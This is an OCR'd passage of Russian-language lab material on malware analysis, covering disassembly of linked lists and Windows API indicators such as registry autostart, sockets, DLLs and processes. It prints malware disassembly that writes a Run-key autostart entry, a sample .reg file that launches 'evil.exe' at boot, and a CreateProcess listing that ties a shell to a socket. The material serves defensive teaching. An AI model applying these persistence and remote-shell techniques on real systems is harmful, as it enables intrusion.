0040108A mov [ebp+var_4], eax0040108D mov edx, [ebp+var_4]00401090 mov eax, [ebp+var_C] 00401093 mov [edx], eax**(1)** 00401095 mov edx, [ebp+var_4] 00401098 mov eax, [ebp+var_8] 0040109B mov [edx+4], eax**(2)**0040109E mov eax, [ebp+var_4]004010A1 mov [ebp+var_8], eax004010A4 lea eax, [ebp+var_C] 004010A7 inc dword ptr [eax] 004010A9 jmp short loc_401078004010AB loc_4010AB:

004010AB mov eax, [ebp+var_8]004010AE mov [ebp+var_4], eax004010B1

004010B1 loc_4010B1:

004010B1 cmp [ebp+var_4], 0**(3)**004010B5 jz short locret_4010D7 004010B7 mov eax,

[ebp+var_4] 004010BA mov eax, [eax]

004010BC mov [esp+18h+var_14], eax

004010C0 mov [esp+18h+var_18], offset aD ; "%d\n"004010C7 call printf

004010CC mov eax, [ebp+var_4] 004010CF mov eax, [eax+4] 004010D2 mov [ebp+var_4], eax **(4)** 004010D5 jmp short loc_4010B1 **(5)**

Чтобы распознать связный список, вам сначала нужно найти объект, который содержит указатель на другой объект того же типа. Их рекурсивная природа делает их связанными, и именно это вам нужно искать в ассемблерном коде.

Обратите внимание на шаг (4): значение var_4 присваивается регистру eax. Это можно определить по операции [eax+4], которая сама стала результатом предыдущего присваивания var_4. Это означает, что структура var_4, какой бы она ни была, должна содержать указатель размером 4 байта, который связан с другой структурой, тоже содержащей указатель того же размера на еще одну структуру, и т. д.

Итак, подведем итоги: цель этой работы − научить вас абстрагироваться от подробностей. Этот прием постоянно применяется в анализе безопасности. Не позволяйте себе увязнуть в низкоуровневых деталях − выработайте навык распознавать принцип работы кода на более высоком уровне.

Мы продемонстрировали вам все основные конструкции в языке C и ассемблере, чтобы вы могли быстро их выявлять во время анализа. Мы также показали несколько примеров принятия компилятором совершенно разных решений, как в случае со структурами (когда использовался совсем другой компилятор) и вызовами функций. Понимание этого аспекта поможет вам находить в коде новые конструкции, которые будут встречаться в реальных условиях.

Контрольные вопросы

1. Переменные: локальные и глобальные. В чем отличие представления локальных и глобальных переменных на языке C.
2. Чемотличаетсядизассемблированныйкодслокальнымии глобальными переменными?
3. Дизассемблирование арифметических операций
4. Простое ветвление на языке C и распознавание выражений if в дизассемблированном коде
5. Код на языке C с вложенным выражением if и в дизассемблированном коде
6. Циклы while и for на языке C и поиск циклов в дизассемблированном коде
7. Чтоутверждаютсоглашения,касающиесявызовафункций.Особенности Cdecl, stdcall, fastcall.
8. Сравнение инструкций push и mov.
9. Анализ выражений switch на примерах условного выражения и представления как таблица переходов.
10. Распознание массивов в дизассемблированном коде
11. Распознавание структур в дизассемблированном коде
12. Анализ обхода связного списка в дизассемблированном коде
13. Какие основные конструкции в языке C и ассемблере нужно знать для анализа безопасности кода

Практическое занятие № 6 Анализ основных подходов к анализувредоносного кода для Windows.

Цель работы: изучение основных индикаторов Windows для анализа вредоносных программ

Программное обеспечениеRegedit, Autoruns,

Windows является сложной системой, и мы не в состоянии охватить всеее аспекты. Вместо этого мы сосредоточимся на функциях, наиболее интересных для анализа безопасности. Мы начнем с краткого обзора некоторой общей для Windows API терминологии, а затем обсудим модификации операционной системы и способы создания локальных индикаторов. После этого будут рассмотрены разные пути выполнения кода за пределами анализируемого файла. В конце мы поговорим о том, как вредоносные программы используют режим ядра для скрытия своей активности и получения дополнительных возможностей.

Windows API

Windows API − это широкий набор интерфейсов, который определяет способ взаимодействия вредоносного ПО с библиотеками от компании Microsoft. Он настолько развит, что приложению, которое разрабатывается только для Windows, редко требуются сторонние библиотеки.

В Windows API используются определенные термины, названия и соглашения, с которыми необходимо познакомиться, прежде чем приступать к отдельным функциям.

Типы и венгерская нотация

Windows API в основном использует свои собственные названия для представления типов в языке C. Например, типы DWORD и WORD представляют 32-битные и 16-битные целые беззнаковые числа. Стандартные для C типы, такие как int, short и unsigned int, обычно игнорируются.

В Windows для обозначения функций, как правило, используется *венгерская нотация*. Это соглашение об именовании, которое упрощает определение типов переменных с помощью префиксов. Переменные, содержащие 32-битное целое беззнаковое число (DWORD), начинаются с dw. Например, если третий аргумент функции VirtualAllocEx называется dwSize, вы будете знать, что это DWORD. Венгерская нотация помогает определить тип переменной и упрощает чтение кода, но иногда она становится довольно громоздкой.

В табл. 7.1 перечислены некоторые популярные типы в Windows API (далеко не все). В скобках указаны соответствующие префиксы.

Таблица 7.1. Распространенные типы в Windows API

Тип и префикс	Описание
WORD (w)	16-битное беззнаковое значение
DWORD (dw)	32-битное беззнаковое значение (двойной WORD)
Дескрипторы (H)	Ссылка на объект. Информация, хранящаяся в дескрипторе, не документируется. Работа с дескриптором должна выполняться только через Windows API. Примеры: HModule, HInstance и HKey
Длинные указатели (LP)	Указатель на другой тип. Например, LPByte является указателем на byte, а LPCSTR указывает на строку символов. Строки обычно имеют префикс LP, так как они на самом деле представляют собой указатели. Иногда вместо LP вам будет встречаться префикс P (Pointer). В 32-битных системах он ничем не отличается от LP. Изначально он предназначался для 16-битных систем, где и видна разница
Callback	Представляет функцию, которая вызывается из Windows API. Например, InternetSetStatusCallback передает указатель на функцию, которая вызывается всякий раз, когда меняется состояние интернет-соединения в системе

Дескрипторы

Дескрипторы − это элементы, которые были открыты или созданыоперационной системой: окно, процесс, модуль, меню, файл и т. д. Дескрипторы похожи на указатели в том смысле, что они ссылаются на внешний объект или участок памяти. Отличие состоит в том, что их нельзя использовать в арифметических операциях и они не всегда представляют адрес объекта. Единственное, что можно сделать с дескриптором, − сохранитьего и затем передать в вызов функции,

чтобы сослаться на тот же объект.

В качестве примера можно привести функцию CreateWindowEx, которая возвращает дескриптор окна HWND. Для любых последующих операций с этим окном, таких как DestroyWindow, вам придется использовать этот дескриптор.

ПРИМЕЧАНИЕ

Согласно Microsoft HWND нельзя использовать в качестве указателя или арифметического значения. Однако дескрипторы, возвращающиеся из некоторых функций, представляют значения, которые могут вести себя как обычные указатели.

Функции файловой системы

Одним из самых частых способов взаимодействия вредоносного ПО с системой является создание или изменение файлов. При этом определенные названия файлов или их изменение могут послужить хорошими локальными индикаторами.

Файловая активность может подсказать, чем занимается вредонос. Например, если зараженная программа создает файл и сохраняет в него информацию о посещенных веб-страницах, она, вероятно, представляет собойнекий вид шпионского ПО.

Компания Microsoft предоставляет несколько функций для доступа к файловой системе. **CreateFile.** Эта функция используется для открытия существующих и создания новых файлов. Кроме того, она способна открывать каналы, потоки и устройства ввода/вывода. Параметр dwCreationDisposition определяет, будетли файл открыт или создан заново.

ReadFile и **WriteFile**. Эти функции используются для чтения и записи файлов. Обе они работают в поточном режиме. При первом вызове ReadFile изфайла считывается несколько байтов; при следующем вызове будут прочитаны байты, которые следуют дальше. Например, если открыть файл и вызвать ReadFile размером 40, следующий вызов начнет чтение с 41-го байта. Но, как вы можете догадаться, ни одна из этих функций не позволяет легко перемещаться по файлу.

CreateFileMapping и **MapViewOfFile**. *Отображение файлов* часто используется авторами вредоносного ПО, так как оно позволяет легко манипулировать файлами, предварительно загружая их в память. Функция CreateFileMapping загружает файл с диска в RAM. Функция MapViewOfFile возвращает указатель на начальный адрес отображения, который можно использовать для доступа к отображенному файлу. С помощью этих функцийи указателя программа может выполнять чтение и запись в любом месте файла. Эта возможность чрезвычайно полезна для определения файловых форматов,так как она позволяет легко переходить по разным адресам в памяти.

ПРИМЕЧАНИЕ

Отображения файлов часто используются для копирования возможностей загрузчика Windows. Вредоносная программа может проанализировать отображенный PE-заголовок и внести все необходимыеизменения в файл, находящийся в памяти, позволяя ему выполняться так, какбудто он был загружен самой операционной системой.

Специальные файлы

В Windows имеется много типов файлов, с которыми можно работать обычным способом, но доступ к которым невозможен через букву их диска или папку (например, c:\docs). Такие файлы часто используются вредоносными программами.

Специальные файлы сложнее обнаружить, так как они не отображаютсяв листинге каталога. Некоторые из них могут давать более широкий доступ к системному оборудованию и внутренним данным.

Специальный файл можно передать в виде строки любой файловой функции, которая будет обращаться с ним, как с любым другим. Ниже мы рассмотрим общие файлы, альтернативные потоки данных и файлы, доступные через пространства имен.

Общие файлы

Общие файлы являются подвидом специальных файлов. Их имена начинаются с \serverName\share или \\?\serverName\share. Они позволяют получить доступ к содержимому общей папки, которая хранится в сети. Префикс \\?\ вынуждает систему полностью отключить разбор строк, делая возможным доступ к более длинным именам файлов.

Файлы, доступные через пространства имен

В ОС существуют дополнительные файлы, которые доступны черезпространства имен. Под *пространством имен* можно понимать фиксированный набор папок, каждая из которых хранит определенный тип объектов. В системах NT пространство самого низкого уровня имеет префикс

\. У него есть доступ ко всем устройствам, и внутри него содержатся все другиепространства имен.

ПРИМЕЧАНИЕ

Для просмотра пространства имен NT в вашей системе можно воспользоваться бесплатной утилитой WinObj Object Manager от компании Microsoft.

Пространство имен устройств Win32 с префиксом \\.\ часто используется вредоносными программами для прямого доступа к физическому оборудованию и выполнения операций записи и чтения, аналогичных файловым. Например, с помощью пути \\.\PhysicalDisk1 программа может обратиться непосредственно к диску PhysicalDisk1, минуя его файловую систему, что позволяет вносить изменения, которые были бы невозможны при использовании обычного API. Такой подход дает вредоносу возможность считывать и записывать данные в пока еще не выделенных секторах безсоздания или открытия файлов, что позволяет избежать обнаружения со стороны антивирусного и защитного ПО.

Так, червь Witty, замеченный несколько лет назад, обращался к \Device\PhysicalDisk1 через пространство имен NT, чтобы повредить файловую систему жертвы. Он открывал это устройство и записывал в него отрезки данных случайно выбранного размера, чем рано или поздно выводил из строя операционную систему и делал невозможной ее загрузку. Этот червь просуществовал недолго, поскольку зараженные компьютеры часто давали сбой до того, как он успевал распространиться. Однако пострадавшим системам был причинен немалый вред.

Еще одним примером может служить злонамеренное использование устройства \Device\PhysicalMemory для прямого доступа к оперативной памяти, что позволяет программам в пользовательском пространстве производить запись в пространство ядра. С помощью этой методикивредоносы модифицировали ядро и прятали программы в пространстве пользователя.

ПРИМЕЧАНИЕ

Начиная с Windows 2003 SP1 устройство \Device\PhysicalMemory недоступно из пользовательского пространства. Но вы по-прежнему можете обращаться к нему из пространства ядра, извлекая такую низкоуровневую информацию, как код и конфигурация BIOS.

Альтернативные потоки данных

Альтернативные потоки данных (alternate data streams, ADS) − это технология в рамках NTFS, которая позволяет записывать в файл дополнительные данные, фактически добавляя один файл в другой. Эта новая информация не выводится в листинге каталога или при просмотре содержимого файла − ее можно увидеть только при доступе к потоку. Данные в ADS подчиняются соглашению об именовании вида *обычныйФайл*.txt:*Поток*:$DATA, что позволяет программе выполнять чтение и запись в заданном потоке. Авторы вредоносного ПО любят эту технологию,так как она позволяет прятать данные.

Реестр Windows

Реестр Windows используется для хранения системной и программной конфигурации, такой как настройки и параметры. Как и файловая система, этохороший источник локальных индикаторов, который может многое поведать о возможностях вредоносного ПО.

В ранних версиях Windows для хранения конфигурационной информации использовались файлы .ini. Реестр создавался как иерархическая база данных, которая должна была улучшить производительность. Его значимость росла по мере того, как все больше приложений начинали хранить в нем свою информацию. Практически любая конфигурация хранится в реестре, включая сетевые параметры, настройки драйверов, сведения о загрузке, учетные записи и т. д.

Вредоносные программы часто используют реестр для записи *постоянной* информации или конфигурационных данных. Они добавляют туда ключи, которые позволяют им автоматически запускаться при включениикомпьютера. Реестр настолько большой, что у вредоноса есть множество способов сохранить в нем свои данные.

Но прежде, чем углубляться в эту тему, рассмотрим несколько важных терминов, которые необходимо понимать при чтении официальнойдокументации.

Корневой ключ. Реестр состоит из пяти разделов высшего уровня, которые называются *корневыми ключами*. Иногда их обозначают как *HKEY*, в англоязычной литературе также используется термин *hive* (улей). Каждый корневой ключ имеет определенное назначение, о чем мы поговорим чуть ниже.

Дочерний ключ. Это как подкаталог внутри каталога.

Ключ. Это папка, которая может содержать другие папки или значения.

В эту категорию входят как корневые, так и дочерние ключи.

Параметр. Упорядоченная пара с именем и значением.

Значение или данные. Данные, которые хранятся в параметре реестра.Корневые ключи реестра

Реестр разделен на пять корневых ключей.

HKEY_LOCAL_MACHINE (HKLM). Хранит глобальные настройки локальной системы.

HKEY_CURRENT_USER (HKCU). Хранит настройки текущего пользователя.

HKEY_CLASSES_ROOT. Хранит типы информации.

HKEY_CURRENT_CONFIG. Хранит настройки текущей аппаратной конфигурации, а точнее разницу между текущей и стандартной конфигурациями.

HKEY_USERS. Определяет настройки для пользователя по умолчанию, новых и текущих пользователей.

Чаще других используются ключи HKLM и HKCU (обычнообозначаются аббревиатурами).

Некоторые ключи на самом деле являются виртуальными и лишь ссылаются на имеющуюся информацию. Например, ключ HKEY_CURRENT_USER в действительности хранится внутри HKEY_USERS\SID, где SID − идентификатор безопасности текущего пользователя. Еще один популярный дочерний ключ, HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\R un, содержит список исполняемых файлов, которые автоматически запускаются при входе пользователя в систему. Корневым здесь является ключ HKEY_LOCAL_MACHINE, который хранит дочерние ключи SOFTWARE, Microsoft, Windows, CurrentVersion и Run.

Regedit

На рис. 7.1 показан встроенный в Windows редактор реестра *Registry Editor* (Regedit). На левой панели выводятся открытые дочерние ключи. Справа отображаются соответствующие параметры. Каждый параметр имеет имя, тип и значение. Полный путь к текущему дочернему ключу выводится в нижней части окна.

Программы, которые стартуют автоматически

Запись параметров в дочерний ключ Run (выделенный на рис. 7.1) − этошироко известный способ автоматически запускать программное обеспечение. И хотя этот подход не очень скрытный, вредоносные программычасто используют его, чтобы стартовать вместе с системой.

Microsoft предоставляет бесплатную утилиту Autoruns, которая перечисляет код, запускаемый при загрузке системы. Это касается исполняемых файлов, динамических библиотек, загружаемых в Internet Explorer, и других программ, а также драйверов, которые выполняются ядром. Autoruns проверяет примерно 25–30 мест в реестре, которые предназначены для автоматического запуска кода, но этот список может оказаться неполным.




Рис. 7.1. Утилита Regedit

Распространенные функции для работы с реестром

Вредоносное ПО часто использует функции Windows API, чтобы модифицировать реестр и запускаться автоматически вместе с системой. Ниже проведены самые популярные функции для работы с реестром.

RegOpenKeyEx. Открывает реестр для записи и чтения. Существуют функции, которые позволяют проделывать эти операции без предварительного открытия реестра, но большинство программ все рано используют RegOpenKeyEx.

RegSetValueEx. Добавляет в реестр новый параметр и устанавливает длянего значение.

RegGetValue. Возвращает содержимое параметра реестра.

Встретив эти функции во вредоносной программе, вы должны будете найти ключи реестра, к которым они обращаются. Помимо ключей для автоматического запуска существует множество значений реестра, которые играют важную роль в безопасности и конфигурации системы. Их слишком много, чтобы перечислять каждый из них здесь (или где-либо еще). Чтобы найти ключи, к которым обращается вредонос, придется прибегнуть к поисковым службам, например к Google.

Практический анализ кода, работающего с реестром

В листинге 7.1 показан настоящий вредоносный код, который открываетв реестре ключ Run и добавляет в него значение, чтобы запускаться при каждой загрузке Windows. Функция RegSetValueEx принимает шесть аргументов и либо редактирует существующий параметр реестра, либо создаетновый, если такового еще нет.

ПРИМЕЧАНИЕ

При поиске документации для таких функций, как RegOpenKeyEx иRegSetValuEx, не забудьте убрать в конце букву W или A.

Листинг 7.1. Код, изменяющий настройки реестра0040286F push 2 ; samDesired
00402871 push eax ; ulOptions
00402872pushoffsetSubKey;"Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402877 push HKEY_LOCAL_MACHINE ; hKey
0040287C **(1)** call esi ; RegOpenKeyExW0040287E test eax, eax
00402880 jnz short loc_4028C500402882
00402882 loc_402882:
00402882 lea ecx, [esp+424h+Data]00402886 push ecx ; lpString 00402887 mov bl, 1
00402889 **(2) call ds:lstrlenW** 0040288F lea edx, [eax+eax+2] 00402893 **(3)** push edx ; cbData 00402894 mov edx, [esp+428h+hKey] 00402898 **(4)** lea eax, [esp+428h+**Data**]0040289C push eax ; lpData
0040289D push 1 ; dwType 0040289F push 0 ; Reserved
004028A1 **(5)** lea ecx, [esp+434h+**ValueName**]004028A8 push ecx ; lpValueName
004028A9 push edx ; hKey 004028AA call ds:RegSetValueExW

В листинге 7.1 в большинстве строчек после точки с запятой указаны комментарии. Это в основном имена аргументов, которые добавляются в стек. Они были взяты из официальной документации для соответствующих функций. Например, в первых четырех строках содержатся комментарии samDesired, ulOptions, "Software\\Microsoft\\Windows\\CurrentVersion\\Run" и hKey, которые дают нам представление о добавляемых значениях. Значение samDesired указывает на тип запрашиваемого доступа, поле ulOptions является беззнаковым длинным целым числом, которое представляет параметры вызова (не забывайте о венгерской нотации), а hKey − это дескриптор корневого ключа, к которому обращается функция.

Написание скриптов для реестра с помощью файлов .reg

Файлы с расширением .reg содержат данные реестра в удобочитаемом виде. При двойном щелчке на таком файле его содержимое автоматически объединяется с информацией в реестре — как будто это скрипт, который модифицирует реестр. Как вы можете догадаться, вредоносное ПО тоже иногда использует файлы .reg, хотя предпочтение обычно отдается непосредственному редактированию программным способом. **Листинг 7.2.** Пример файла .reg Windows Registry Editor Version 5.00

[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"MaliciousValue"="C:\Windows\evil.exe"

В первой строке листинга 7.2 указана версия редактора реестра (5.00 в данномслучаеобозначаетWindowsXP).Ключ,которыйнужноотредактировать, [HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run],находитсявнутри квадратных скобок. В последней строке файла .reg содержится имя изначение параметра для данного ключа. В этом листинге добавляется параметрMaliciousValue, который автоматически запускает файл C:\Windows\evil.exeпри каждой загрузке ОС.

API для работы с сетью

Для выполнения «грязной» работы вредоносное ПО обычно использует функции сетевого взаимодействия, которые в избытке присутствуют в Windows API. Создание сетевых сигнатур является сложной задачей, которой мы полностью посвятим главу 14. Здесь же мы попытаемся научить васраспознавать и понимать распространенные сетевые функции, чтобы вы моглиопределить, чем занимаются вредоносные программы, которые их используют.

Сокеты Беркли

Из всех сетевых механизмов Windows во вредоносном ПО чаще всего применяются сокеты Беркли, которые по своей функциональности почти идентичны в Windows- и UNIX-системах.

В Windows сетевые функции сокетов Беркли реализованы в библиотеках семейства Winsock — в основном в ws2_32.dll. Наиболее распространенными среди этих функций являются socket, connect, bind, listen, accept, send и recv —их описание приводится в табл. 7.2.

Таблица 7.2. Сетевые функции сокетов Беркли

Функция	Описание
socket	Создает сокет
bind	Подключает сокет к определенному порту, прежде чем принимать вызов
listen	Сигнализирует о том, что сокет будет ожидать входящие соединения
accept	Подключается к удаленному сокету и принимает соединение
connect	Открывает соединение с удаленным сокетом; удаленный сокет должен ожидать подключения
recv	Принимает данные от удаленного сокета
send	Отправляет данные удаленному сокету

ПРИМЕЧАНИЕ

Прежде чем использовать любую сетевую функцию, необходимо сделать вызов WSAStartup, чтобы выделить ресурсы для сетевых библиотек. Если во время отладки вы ищете код, который инициировал сетевое соединение, имеет смысл поставить точку останова на функции WSAStartup, так как вслед за ней должно начаться сетевое взаимодействие.

Клиентские и серверные соединения

У сетевого приложения всегда есть две стороны: *серверная*, которая держит сокет открытым в ожидании входящих соединений, и *клиентская*, которая подключается к ожидающему сокету. Вредонос может находиться налюбой из них.

Если вы имеете дело с клиентским приложением, которое подключаетсяк удаленному сокету, вслед за функцией socket должен последовать вызов connect, а потом, в случае необходимости, send и recv. Если речь идет о службе,которая отслеживает входящие соединения, порядок вызова функций будет таким: socket, bind, listen и accept (дальше могут последовать send и recv, еслиэто необходимо). Такой принцип работы свойственен как вредоносным, так иобычным программам.

В листинге 7.3 показан пример приложения с серверным сокетом.

ПРИМЕЧАНИЕ

В этом примере опущена обработка ошибок и подготовка параметров. Реальный код пестрел бы вызовами WSAGetLastError и функциями обработкиошибок.

Листинг 7.3. Простая программа с серверным сокетом00401041 push ecx ; lpWSAData
00401042 push 202h ; wVersionRequested
00401047 mov word ptr [esp+250h+name.sa_data], ax0040104C call ds:**WSAStartup**
00401052 push 0 ; protocol
00401054 push 1 ; type
00401056 push 2 ; af
00401058 call ds:**socket** 0040105E push 10h ; namelen
00401060 lea edx, [esp+24Ch+name]00401064 mov ebx, eax
00401066 push edx ; name 00401067 push ebx ; s 00401068 call ds:**bind** 0040106E mov esi, ds:**listen**00401074 push 5 ; backlog 00401076 push ebx ; s 00401077 call esi ; **listen**
00401079 lea eax, [esp+248h+addrlen]0040107D push eax ; addrlen
0040107E lea ecx, [esp+24Ch+hostshort]00401082 push ecx ; addr
00401083 push ebx ; s 00401084 call ds:**accept**

Сначала WSAStartup инициализирует систему сокетов Win32, а затем функция socket создает сокет. Функция bind закрепляет сокет за портом, вызовlisten подготавливает сокет к прослушиванию, а accept приостанавливает работу до тех пор, пока не примет соединение от удаленного сокета.

WinINet API

Помимо Winsock API существует более высокоуровневый интерфейс под названием WinINet API, функции которого хранятся в файле Wininet.dll. Если программа импортирует функции из этой библиотеки, она использует высокоуровневые интерфейсы для работы с сетью.

WinINet API реализует на прикладном уровне такие протоколы, как HTTP и FTP. Понять, что делает вредоносная программа, можно по тому, какие соединения она открывает.

InternetOpen используется для инициализации интернет-соединения.

InternetOpenUrl используется для подключения к URL (это может бытькак HTTP-страница, так и FTP-ресурс).

InternetReadFile работает по тому же принципу, что и ReadFile, позволяя программе считывать данные из файла, загруженного по сети.

Вредоносное ПО может применять WinINet API для подключения кудаленному серверу и получения дальнейших инструкций

Отслеживание запущенной вредоносной программы

Помимо переходов и вызова инструкций, видимых в IDA Pro, существует множество способов, с помощью которых вредоносная программа может передавать выполнение. Аналитик безопасности должен уметь определять, каким образом вредонос инициирует выполнение внешнего кода. Первым и самым распространенным способом доступа к коду, находящемуся за пределами файла, является использование библиотек DLL.

Библиотеки DLL

Библиотеки динамической компоновки являются современной технологией распределения кода между несколькими приложениями. DLL — это исполняемый файл, который сам не запускается, но экспортирует функции, доступные для использования в других программах.

До изобретения DLL обычно применялись статические библиотеки — они существуют и по сей день, но используются намного реже. Главным преимуществом DLL перед статической библиотекой является возможность разделения между выполняющимися процессами. Например, если статическаябиблиотека используется одновременно двумя приложениями, она будет занимать в памяти вдвое больше места, поскольку ее нужно будет загрузить два раза.

Еще один большой плюс динамических библиотек состоит в том, что при дистрибуции исполняемого файла можно использовать DLL, которые точно присутствуют

в системе, без необходимости их дублировать. Это помогает обычным разработчикам и авторам вредоносного ПО минимизировать размер программных пакетов.

DLL также является полезным механизмом повторного использования кода. Например, большие технологичные компании выносят в динамические библиотеки функциональность, общую для многих их приложений. Затем, во время дистрибуции, в программный пакет попадает главный исполняемый файл и DLL, которые он использует. Это позволяет хранить общий код в единой библиотеке и распространять его только в случае необходимости.

Как авторы вредоносного ПО используют DLL.

Авторы вредоносов используют DLL тремя способами.

Для хранения зараженного кода. Иногда разработчики вредоносной программы предпочитают хранить зараженный код в DLL, а не в самом исполняемом файле. Некоторые вредоносы присоединяются к другим процессам, но любой процесс может иметь лишь один файл .exe. Иногда DLLиспользуются для загрузки во внешние процессы.

Путем использования системных библиотек. Почти все вредоносные программы используют основные DLL, которые можно найти в любой системеWindows. Системные библиотеки содержат функции, необходимые для взаимодействия с ОС. То, как вредоносный код использует такие DLL, может стать отличным источником информации для аналитика безопасности. Импорты функций, которые рассматривались в этой и самой первой главе, берутся из системных библиотек. Мы будем продолжать описывать функции из разных DLL и то, как они используются во вредоносном ПО.

Путем использования сторонних библиотек. Вредоносный код может использовать и сторонние библиотеки для взаимодействия с другими программами. Если вредонос импортирует функции из сторонней DLL, из этого можно сделать вывод, что он обращается к соответствующей программе для достижения своих целей. Например, он может использовать библиотеки Mozilla Firefox для подключения к серверу, вместо того чтобы делать это напрямую через Windows API. Вредоносное ПО может такжераспространяться вместе с видоизмененной библиотекой DLL, чтобы использовать те ее возможности, которые отсутствуют на компьютере жертвы,

— например, чтобы получить доступ к криптографическим функциям, поставляемым в виде DLL.

Базовая структура динамической библиотеки

Внутри DLL выглядят почти так же, как .exe-файлы. Они имеют формат PE, и только один флаг отличает их от обычных исполняемых файлов. DLL обычно имеют больше экспортных и меньше функций импорта. В остальном они идентичны файлам .exe.

Главной функцией в DLL является DllMain. Она не имеет метки и не экспортируется, но ее указывают в PE-заголовке в качестве точки входа. Библиотека уведомляется каждый раз, когда ее загружают или выгружают, а также при создании нового или завершении имеющегося потока. Это уведомление выглядит как вызов функции DLLMain и позволяет DLL управлять любыми ресурсами, относящимися к отдельным процессам или потокам.

Большинство библиотек не обладают ресурсами для отдельных потоков, поэтому они игнорируют соответствующие вызовы DLLMain. Но если таковые ресурсы присутствуют, это может послужить ценной информацией оназначении DLL.

Процессы

Вредоносное ПО также может выполнять код вне текущей программы, создавая новые или модифицируя имеющиеся процессы. Процесс – это программа, которую выполняет Windows. Он управляет собственными ресурсами, такими как открытые дескрипторы или память, и состоит из одного или нескольких потоков, которые выполняются центральным процессором. Традиционные вредоносные программы имеют собственный, независимый процесс, однако в наши дни зараженный код все чаще выполняется в рамках других процессов.

Windows использует процессы в качестве контейнеров для управления ресурсами и изолирует с их помощью разные программы. В системе Windowsв любой момент можно найти 20–30 активных процессов, которые разделяютодни и те же ресурсы: ЦПУ, файловую систему, память и оборудование. Если бы всем программам приходилось заниматься управлением общими ресурсами самостоятельно, их написание было бы крайне сложным. ОС позволяет обращаться к ресурсам, не мешая другим процессам. Такая модель повышает стабильность, предотвращая ошибки и сбои, вызванные тем, что одна программа влияет на другую.

Одним из ресурсов, который особенно важно разделять на уровне ОС, является память. Чтобы достичь такого разделения, каждый процесс получает адресное пространство, отдельное от остальных процессов; это совокупность адресов памяти, которые доступны процессу.

Если программе понадобится дополнительная память, ОС выделит ее и передаст процессу адрес, по которому он может к ней обращаться. Процессы могут разделять адресное пространство, и они часто этим пользуются. Например, два разных процесса могут хранить информацию по адресу 0x00400000 без каких-либо конфликтов. Дело в том, что для одного и того же адреса могут использоваться разные участки оперативной памяти.

Адреса памяти, как и обычные почтовые адреса, имеют смысл только в определенном контексте. Например, номер дома и название улицы не помогут вам узнать конкретное местоположение, если не указать индекс почтового отделения. Точно так же адрес 0x0040A010 не скажет вам о том, где именно хранятся данные, если вы не знаете, о каком процессе идет речь. Обращаясь по адресу 0x0040A010, вредонос

затрагивает только то, что хранится там в контексте процесса, в котором он выполняется. Другие программы, которые выполняются в системе и используют этот адрес, останутся нетронутыми.

Создание нового процесса

Чаще всего для создания новых процессов во вредоносном ПО используется функция CreateProcess. Она принимает множество аргументов, а вызывающий код получает тесный контроль над процедурой создания.

Например, с помощью этой функции вредонос может создать процесс, в котором будет выполняться его код: таким образом он сможет обойти локальные брандмауэры и другие механизмы безопасности. Точно так же он мог бы создать экземпляр Internet Explorer и использовать его для доступа к зараженному содержимому.

Вредоносные программы часто применяют CreateProcess для создания простой удаленной командной оболочки посредством лишь одного вызова. Один из аргументов этой функции, структура STARTUPINFO, содержит дескриптор стандартных потоков ввода, вывода и ошибок процесса. Вредоносный код может привязать эти значения к сокету. В результате все, что будет записано в стандартный вывод, попадет в сокет, что позволит злоумышленнику запустить командную оболочку удаленно, используя лишь функцию CreateProcess.

В листинге 7.4 показано, как с помощью CreateProcess можно создать простую удаленную командную оболочку. Данный код должен предварительно открыть сокет, связанный с удаленным компьютером. Дескриптор сокета хранится в стеке и входит в структуру STARTUPINFO. Затем

делается вызов CreateProcess, после которого весь ввод и вывод процесса будет проходить через сокет.

Листинг 7.4. Пример кода с вызовом CreateProcess 004010DA **mov eax, dword ptr [esp+58h+SocketHandle]**004010DE lea edx, [esp+58h+StartupInfo]

004010E2 push ecx ; lpProcessInformation004010E3 push edx ; **lpStartupInfo**

004010E4 (1)mov [esp+60h+StartupInfo.hStdError], eax 004010E8 (2)mov [esp+60h+StartupInfo.hStdOutput], eax004010EC (3)mov [esp+60h+StartupInfo.hStdInput], eax 004010F0 (4) mov eax, **dword_403098**

004010F5 push 0 ; lpCurrentDirectory004010F7 push 0 ; lpEnvironment 004010F9 push 0 ; dwCreationFlags

004010FB mov dword ptr [esp+6Ch+CommandLine], eax004010FF push 1 ; bInheritHandles

00401101 push 0 ; lpThreadAttributes 00401103 lea eax, [esp+74h+CommandLine]00401107 push 0 ; lpProcessAttributes 00401109 (5)push eax ; lpCommandLine 0040110A push 0 ; lpApplicationName

0040110C mov [esp+80h+StartupInfo.dwFlags], 101h00401114 (6)call ds:CreateProcessA

